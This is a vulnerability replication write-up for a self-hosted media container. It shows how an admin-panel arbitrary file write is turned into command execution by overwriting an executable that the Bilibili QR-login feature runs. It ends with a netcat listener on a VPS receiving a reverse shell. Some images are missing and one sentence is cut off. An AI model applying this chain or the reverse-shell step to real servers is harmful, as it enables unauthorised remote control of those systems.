


Vulnerability Replication

The first step is to log into the backend of the site as an administrator

We can find an arbitrary file write vulnerability



文件目录	文件名称	完整路径	操作
/	6666	/6666	编辑 删除

```
/opt/atv # ls /
6666      cat.zip      downloadPg.sh  index.sh      mnt          root         tmp          var
alist     countries.json  entryptoint.sh init.sh      movie.sh     run          tvbox.zip    www
atv-cli   data         etc            jre          opt          sbin         update.sql
base_version  dev         home          lib          pg.zip       srv          updateall
bin       docker.version index         media        proc         sys          usr

/opt/atv # cat /6666
1111111/opt/atv #
```

The file was successfully written

Then through code auditing, we were able to find a direct execution of the executable in the source code where the



At this point we can consider modifying the contents of that file and then achieve the effect of command execution

Then it's time to find out what triggers the method.

```
public QrCode scanLogin() throws IOException {  
    QrCode qrCode = restTemplate.getForObject(url: "https://passport.bilibili.com/x/passport-login/web/qrcode/generate", BiliBiliQrCodeResponse.class);  
    qrCode.setImage(BiliBiliUtils.getQrCode(qrCode.getUrl()));  
    log.debug("{} ", qrCode);  
    return qrCode;  
}
```

It's obvious to realize that the function should be successfully triggered when opening the bilibili QR code to log in


Then it's time to try to exploit the vulnerability

First overwrite the executable file

and listen on the vps



Then it's time to go ahead and click on the Bilibili login button



```
ubuntu@VM-16-10-ubuntu:~$ nc -lvvp 7788
Listening on 0.0.0.0 7788
Connection received on 99.4.223.114.broad.wx.js.dynamic.163data.com.cn 13136
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
a725a3b50b99:/opt/atv#
```

At this point, the vulnerability has been successfully reproduced